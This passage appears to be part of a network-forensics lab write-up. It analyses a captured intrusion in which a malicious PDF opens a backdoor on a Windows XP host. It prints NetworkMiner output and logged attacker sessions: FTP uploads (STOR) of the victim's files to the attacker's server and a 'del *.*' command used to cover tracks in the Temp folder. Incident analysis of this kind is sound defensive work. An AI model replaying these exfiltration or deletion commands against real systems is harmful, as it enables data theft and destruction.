
When the infected PDF is opened, it'll run some commands on the victim's machine which will give the attacker access. The payload can create a backdoor for the attacker. The backdoor will allow the attacker to steal sensitive data.

6. Command and Control (C2):

After successful installation of the malware, the attacker was able to gain FTP access with the following credentials

NetworkMiner 2.2							AssembledFiles/19
File Tools Help							
Hosts (3) Files (8) Images (4) Messages (1) Credentials (1) Sessions (40) DNS Parameters (68) Keywords Anomalies							
<input checked="" type="checkbox"/> Show Cookies <input checked="" type="checkbox"/> Show NTLM challenge-response <input type="checkbox"/> Mask Passwords							
Client	Server	Protocol	Username	Password	Valid login	Login timestamp	
192.168.6.40 (Windows)	192.168.5.55	FTP	anonymous	bad@guy.com	Unknown	2014-10-14 21:53:01 UTC+00	

The attacker browsed through the My Documents, found a folder named Secret. He then copied all the contents in that folder. Apart from that, he also downloaded a dirc.txt file which has details about some directories in C.



Another PDF, evil-3 appears post installation. The following images show the downloading of the images and dirc.txt. They have been found in the packets of size 79 and 276.

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DST: 220 Service ready for new user.
DST:
SRC: USER anonymous
SRC:
DST: 331 Guest login okay, send your complete e-mail address as password.
DST:
SRC: PASS bad@guy.com
SRC:
DST: 230 User logged in, proceed.
DST:
SRC: PORT 192,168,6,40,4,77
SRC:
DST: 200 Command PORT okay.
DST:
SRC: STOR dirc.txt
SRC:
DST: 150 File status okay; about to open data connection.
DST:
DST: 226 Transfer complete.
DST:
SRC: QUIT
SRC:
DST: 221 Goodbye.
DST:
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DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2017-12-18/onion-eth0/192.168.6.40:1099_192.168.5.55:21-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='onion-eth0' AND agent_type='pcap' LIMIT 1
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SRC: PASS bad@guy.com
SRC:
DST: 230 User logged in, proceed.
DST:
SRC: PORT 192,168,6,40,4,80
SRC:
DST: 200 Command PORT okay.
DST:
SRC: STOR cat-breeds.jpg
SRC:
DST: 150 File status okay; about to open data connection.
DST:
DST: 226 Transfer complete.
DST:
SRC: PORT 192,168,6,40,4,81
SRC:
DST: 200 Command PORT okay.
DST:
SRC: STOR cute-cat-wallpapers-hd-300x168.jpg
SRC:
DST: 150 File status okay; about to open data connection.
DST:
DST: 226 Transfer complete.
DST:
SRC: PORT 192,168,6,40,4,82

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After he has pulled the files he is interested in, he tried to clean his tracks by performing delete in TEMP folder.

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DST: 3 Dir(s) 5,312,126,976 bytes free
DST:
DST: C:\DOCUME~1\tdurden\LOCALS~1\Temp>
SRC: del *.*
SRC:
DST: del *.*
DST:
DST: C:\DOCUME~1\tdurden\LOCALS~1\Temp\*.*, Are you sure (Y/N)?
SRC: y
SRC:
DST: y
DST:
DST: C:\DOCUME~1\tdurden\LOCALS~1\Temp\evil.pdf
DST:
DST: The process cannot access the file because it is being used by another process.
DST:
DST: C:\DOCUME~1\tdurden\LOCALS~1\Temp>
SRC: dir
SRC:
DST: dir
DST:
DST: Volume in drive C has no label.
DST: Volume Serial Number is 7C2D-9439
DST:
DST: Directory of C:\DOCUME~1\tdurden\LOCALS~1\Temp
DST:
DST: 10/14/2014 12:05 AM <DIR> .
DST: 10/14/2014 12:05 AM <DIR> ..
DST: 10/14/2014 12:01 AM 8,272 evil.pdf
DST: 10/13/2014 11:02 PM <DIR> MozillaMailnews
DST: 1 File(s) 8,272 bytes

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However, evil.pdf can't be deleted because it is being used by another process.

7. Action on Objectives:

The files that were pulled were identified and recovered using network miner. Network Miner also helped for further analysis of the attack. Parameters tab in network miner is found to be informative. The victim's IP address is 192.168.6.40 and is running Windows XP.

- 192.168.5.55
- 192.168.6.1 [192.168.6.1]
- 192.168.6.40 (Windows)
 - IP: 192.168.6.40
 - MAC: 080027D93A17
 - NIC Vendor: PCS Systemtechnik GmbH
 - Hostname:
 - OS: Windows
 - Ettercap: Windows 2000 Version 5.0 (Build 2195) (62.50 %) Windows XP Pro, Windows 2000 Pro (37.50 %)
 - p0f (NetSA): Windows XP SP1 [Windows] (62.50 %) Windows XP SP1+, 2000 SP3 [Windows] (37.50 %)
 - Satori TCP: Windows - Windows XP (100.00 %)
 - TTL: 127 (distance: 1)
 - Open TCP Ports: 1101 1104 1105 1106 1107
 - Sent: 1405 packets (1,902,914 Bytes), 0.00 % cleartext (0 of 0 Bytes)
 - Received: 849 packets (44,054 Bytes), 0.00 % cleartext (0 of 0 Bytes)
 - Incoming sessions: 5
 - Outgoing sessions: 3
 - Host Details

The following image shows all the files that were transferred during the attack. All those files were restored using network miner.

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Filter keyword:				<input type="checkbox"/> Case sensitive	ExactPhrase	Any column	Clear	Apply
Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Pro
14	index.html	html	356 B	192.168.6.1 [192.168.6.1]	TCP 80	192.168.5.55	TCP 42587	Http
496	evil.pdf	pdf	8 272 B	192.168.5.55	TCP 47943	192.168.6.1 [192.168.6.1]	TCP 25	SMT
496	Howtotrain.eml	eml	12 586 B	192.168.5.55	TCP 47943	192.168.6.1 [192.168.6.1]	TCP 25	SMT
586	dir.txt	txt	1 502 B	192.168.6.40 (Windows)	TCP 1101	192.168.5.55	TCP 51730	FTP
662	cat-breeds.jpg	jpg	47 560 B	192.168.6.40 (Windows)	TCP 1104	192.168.5.55	TCP 39339	FTP
743	cute-cat-wallpap.jpg	jpg	12 968 B	192.168.6.40 (Windows)	TCP 1105	192.168.5.55	TCP 50747	FTP
776	o-BLACK-FOOTED-C.jpg	jpg	402 700 B	192.168.6.40 (Windows)	TCP 1106	192.168.5.55	TCP 52906	FTP
1233	tumblr_static_impress.jpg	jpg	83 984 B	192.168.6.40 (Windows)	TCP 1107	192.168.5.55	TCP 48319	FTP